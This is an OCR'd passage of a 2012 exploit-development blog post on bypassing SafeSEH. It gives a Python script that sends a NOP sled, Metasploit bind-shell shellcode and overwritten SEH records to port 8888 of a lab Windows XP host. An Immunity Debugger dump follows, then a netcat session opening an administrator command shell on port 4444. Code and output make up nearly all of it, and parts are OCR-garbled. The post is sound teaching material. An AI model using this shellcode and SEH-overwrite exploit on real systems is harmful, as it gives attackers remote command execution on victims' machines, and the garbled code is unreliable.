
Now execute the below exploit program

Exploit Program:

```
#!/usr/bin/env

import socket, sys

socket = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
socket.connect((sys.argv[1],8888))
```


```
buffer = "\x90" * 155                #NOP sled

#Shellcode
#./msfpayload windows/shell_bind_tcp R | ./msfencode -a x86 -b "\x00" -t c
#Size 368 bytes
buffer +=("\xbf\xd6\x82\x55\xd0\xdb\xd3\xd9\x74\x24\xf4\x5d\x33\xc9\xb1"
"\x56\x31\x7d\x13\x03\x7d\x13\x83\xed\x2a\x60\xa0\x2c\x3a\xec"
"\x4b\xcd\xba\x8f\xc2\x28\x8b\x9d\xb1\x39\xb9\x11\xb1\x6c\x31"
"\xd9\x97\x84\xc2\xaf\x3f\xaa\x63\x05\x66\x85\x74\xab\xa6\x49"
"\xb6\xad\x5a\x90\xea\x0d\x62\x5b\xff\x4c\xa3\x86\x0f\x1c\x7c"
"\xcc\xbd\xb1\x09\x90\x7d\xb3\xdd\x9e\x3d\xcb\x58\x60\xc9\x61"
"\x62\xb1\x61\xfd\x2c\x29\x0a\x59\x8d\x48\xdf\xb9\xf1\x03\x54"
"\x09\x81\x95\xbc\x43\x6a\xa4\x80\x08\x55\x08\x0d\x50\x91\xaf"
"\xed\x27\xe9\xd3\x90\x3f\x2a\xa9\x4e\xb5\xaf\x09\x05\x6d\x14"
"\xab\xca\xe8\xdf\xa7\xa7\x7f\x87\xab\x36\x53\xb3\xd0\xb3\x52"
"\x14\x51\x87\x70\xb0\x39\x5c\x18\xe1\xe7\x33\x25\xf1\x40\xec"
"\x83\x79\x62\xf9\xb2\x23\xeb\xce\x88\xdb\xeb\x58\x9a\xa8\xd9"
"\xc7\x30\x27\x52\x80\x9e\xb0\x95\xbb\x67\x2e\x68\x43\x98\x66"
"\xaf\x17\xc8\x10\x06\x17\x83\xe0\xa7\xc2\x04\xb1\x07\xbc\xe4"
"\x61\xe8\x6c\x8d\x6b\xe7\x53\xad\x93\x2d\xe2\xe9\x5d\x15\xa7"
"\x9d\x9f\xa9\x56\x02\x29\x4f\x32\xaa\x7f\xc7\xaa\x08\xa4\xd0"
"\x4d\x72\x8e\x4c\xc6\xe4\x86\x9a\xd0\x0b\x17\x89\x73\xa7\xbf"
"\x5a\x07\xab\x7b\x7a\x18\xe6\x2b\xf5\x21\x61\xa1\x6b\xe0\x13"
"\xb6\xa1\x92\xb0\x25\x2e\x62\xbe\x55\xf9\x35\x97\xa8\xf0\xd3"
"\x05\x92\xaa\xc1\xd7\x42\x94\x41\x0c\xb7\x1b\x48\xc1\x83\x3f"
"\x5a\x1f\x0b\x04\x0e\xcf\x5a\xd2\xf8\xa9\x34\x94\x52\x60\xea"
"\x7e\x32\xf5\xc0\x40\x44\xfa\x0c\x37\xa8\x4b\xf9\x0e\xd7\x64"
"\x6d\x87\xa0\x98\x0d\x68\x7b\x19\x3d\x23\x21\x08\xd6\xea\xb0"
"\x08\xbb\x0c\x6f\x4e\xc2\x8e\x85\x2f\x31\x8e\xec\x2a\x7d\x08"
"\x1d\x47\xee\xfd\x21\xf4\x0f\xd4")

buffer += "\xe9\x70\xfe\xff\xff"      #Jmp back further by 400 bytes
buffer += "\xeb\xf9\xff\xff"          #JMP back by 7 bytes (NSEH)
buffer += "\x0b\x0b\x27\x00"          #Handler

socket.send(buffer)
socket.close()
```

As shown in below picture, SE Handler is overwritten with call dword ptr [ebp+30h] instruction address and Pointer to next SE Handler Record is overwritten with a short negative jump instruction.



```
Immunity Debugger - seh.exe - [CPU - main thread, module seh]
File  View  Debug  Plugins  ImmLib  Options  Window  Help  Jobs
l e m t w h c P k b z r ... s ?   Code auditor and software assessment specialist needed

0040106F  . C700 0A000000  MOV DWORD PTR DS:[EAX],0A
00401075  > C745 FC FEFFFI MOV DWORD PTR SS:[EBP-4],-2
0040107C  . EB 1D          JMP SHORT seh.0040109B
0040107E  . B8 01000000    MOV EAX,1
00401083  . C3             RETN
00401084  . 8B65 E8        MOV ESP,DWORD PTR SS:[EBP-18]
00401087  . 68 78914000    PUSH seh.00409178                    ASCII "Inside Exception Handler"
0040108C  . E8 6C030000    CALL seh.004013FD
00401091  . 83C4 04        ADD ESP,4
00401094  . C745 FC FEFFFI MOV DWORD PTR SS:[EBP-4],-2
0040109B  > 8B4D F0        MOV ECX,DWORD PTR SS:[EBP-10]
0040109E  . 64:890D 000000 MOV DWORD PTR FS:[0],ECX
004010A5  . 59             POP ECX
004010A6  . 5F             POP EDI
004010A7  . 5E             POP ESI
004010A8  . 5B             POP EBX
004010A9  . 8B4D E4        MOV ECX,DWORD PTR SS:[EBP-1C]
004010AC  . 33CD           XOR ECX,EBP
004010AE  . E8 05050000    CALL seh.004015B8
004010B3  . 8BE5           MOV ESP,EBP
004010B5  . 5D             POP EBP
004010B6  . C3             RETN
004010B7    CC             INT3
004010B8    CC             INT3
004010B9    CC             INT3
004010BA    CC             INT3
004010BB    CC             INT3
004010BC    CC             INT3
004010BD    CC             INT3
004010BE    CC             INT3
004010BF    CC             INT3
004010C0  $ 55             PUSH EBP
004010C1  . 8BEC           MOV EBP,ESP
004010C3  . 81EC C4010000  SUB ESP,1C4
004010C9  . A1 00C04000    MOV EAX,DWORD PTR DS:[40C000]
004010CE  . 33C5           XOR EAX,EBP
004010D0  . 8945 F8        MOV DWORD PTR SS:[EBP-8],EAX
004010D3  . E8 18030000    CALL seh.004013F0
004010D8  . C785 44FEFFFF  MOV DWORD PTR SS:[EBP-1BC],-1
004010E2  . C785 58FEFFFF  MOV DWORD PTR SS:[EBP-1A8],-1
004010EC  . 68 00080000    PUSH 800
004010F1  . E8 F4080000    CALL seh.004019EA
004010F6  . 83C4 04        ADD ESP,4
004010F9  . 8985 5CFEFFFF  MOV DWORD PTR SS:[EBP-1A4],EAX
004010FF  . 68 00080000    PUSH 800
00401104  . E8 E1080000    CALL seh.004019EA
00401109  . 83C4 04        ADD ESP,4
0040110C  . 8945 FC        MOV DWORD PTR SS:[EBP-4],EAX

Registers (FPU)
EAX 00000210
ECX 00000000
EDX 00140013
EBX 00000000
ESP 0012D4BC
EBP 0012D5B0
ESI 00000000
EDI 00000000

EIP 7C90E4F4 ntdll.KiFastSystemCallRet

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_MOD_NOT_FOUND (0000007E)

EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)

ST0 bad   +NaN
ST1 empty 0.0000000000000000000
ST2 empty 0.0000000000000000000
ST3 empty 0.0000000000000000000
ST4 empty 0.0000000000000000000
ST5 empty 0.0000000000000000000
ST6 empty 0.0000000000000000000
ST7 empty 1.2519775166695107000e-312
               3 2 1 0      E S P U O Z D I
FST 0041  Cond 0 0 0 0  Err 0 1 0 0 0 0 0 1  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1

Address  Hex dump                                         ASCII
0040C000 80 0B CE DC 7F F4 31 23 00 00 00 00 00 00 00 00 Ç♂╬▄⌂⌠1#........
0040C010 01 00 00 00 00 00 00 00 80 DC 40 00 00 00 00 00 ☺.......Ç▄@.....
0040C020 80 DC 40 00 01 01 00 00 00 00 00 00 00 00 00 00 Ç▄@.☺☺..........
0040C030 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .►..............
0040C040 00 00 00 00 02 00 00 00 01 00 00 00 00 00 00 00 ....☻...☺.......
0040C050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0040C060 00 00 00 00 02 00 00 00 02 00 00 00 00 00 00 00 ....☻...☻.......
0040C070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0040C080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0040C090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0040C0A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0040C0B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0040C0C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0040C0D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0040C0E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0040C0F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0040C100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0040C110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0040C120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0040C130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0040C140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0040C150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0040C160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0040C170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0040C180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0040C190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0040C1A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0040C1B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0040C1C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0040C1D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0040C1E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0040C1F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0040C200 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0040C210 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0040C220 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0040C230 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0040C240 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0040C250 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0040C260 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0040C270 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0040C280 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................

0012FD44  44C766FD  ²f╟D
0012FD48  01013C24  $<☺☺
0012FD4C  1024448D  ìD$►
0012FD50  544400C6  ╞.DT
0012FD54  56565650  PVVV
0012FD58  564E5646  FVNV
0012FD5C  68565356  VSVh
0012FD60  863FCC79  y╠?å
0012FD64  E089D5FF   ╒ëα
0012FD68  FF46564E  NVF
0012FD6C  87086830  0h◘ç
0012FD70  D5FF601D  ↔`  ╒
0012FD74  A2B5F0BB  ╗≡╡ó
0012FD78  95A66856  Vhªò
0012FD7C  D5FF9DBD  ╜¥  ╒
0012FD80  0A7C063C  <♠|.
0012FD84  75E0FB80  Ç√αu
0012FD88  1347BB05  ♣╗G‼
0012FD8C  006A6F72  roj.
0012FD90  E9D5FF53  S  ╒é
0012FD94  FFFFFE70  p■
0012FD98  FFFFF9EB  δ∙     Pointer to next SEH record
0012FD9C  00270B0B  ♂♂'.   SE handler
0012FDA0  DC8EA090  ÉáÄ▄
0012FDA4  00000000  ....
0012FDA8  0012FF78  x ↕.
0012FDAC  0040130E  ♫‼@.   RETURN to seh.0040130E from seh.00401000
0012FDB0  00354008  ◘@5.
0012FDB4  00000000  ....
0012FDB8  00000218  ↑☻..
0012FDBC  00000064  d...
0012FDC0  B8220002  ☻.″╕
0012FDC4  00000000  ....
0012FDC8  00000000  ....
0012FDCC  00000000  ....
0012FDD0  00000080  Ç...
0012FDD4  00354008  ◘@5.
0012FDD8  00000800  .◘..
0012FDDC  00610053  S.a.
0012FDE0  02020202  ☻☻☻☻
0012FDE4  536E6957  WinS
0012FDE8  206B636F  ock

d 0012fd98
Modules C:\WINDOWS\system32\Apphelp.dll                          Running
```

Finally use netcat to connect to vulnerable machine over port 4444 as shown below:



```
root@bt:~/Blog/sploitfun/Post8# nc 192.168.245.133 4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop\Blog\sploitfun\Post 8-SafeSEH>ip
config
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.245.133
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.245.2

C:\Documents and Settings\Administrator\Desktop\Blog\sploitfun\Post 8-SafeSEH>
```

Reference:
http://www.blackhat.com/presentations/bh-asia-03/bh-asia-03-litchfield.pdf
http://msdn.microsoft.com/en-us/library/9a89h429(v=vs.80).aspx

Posted 10th October 2012 by Balamurugan Rajagopalan

About Author:

Balamurugan Rajagopalan
Lives in Bangalore, Karnataka, India
Attended Syracuse University
Computer Engineering, 2008 - 2010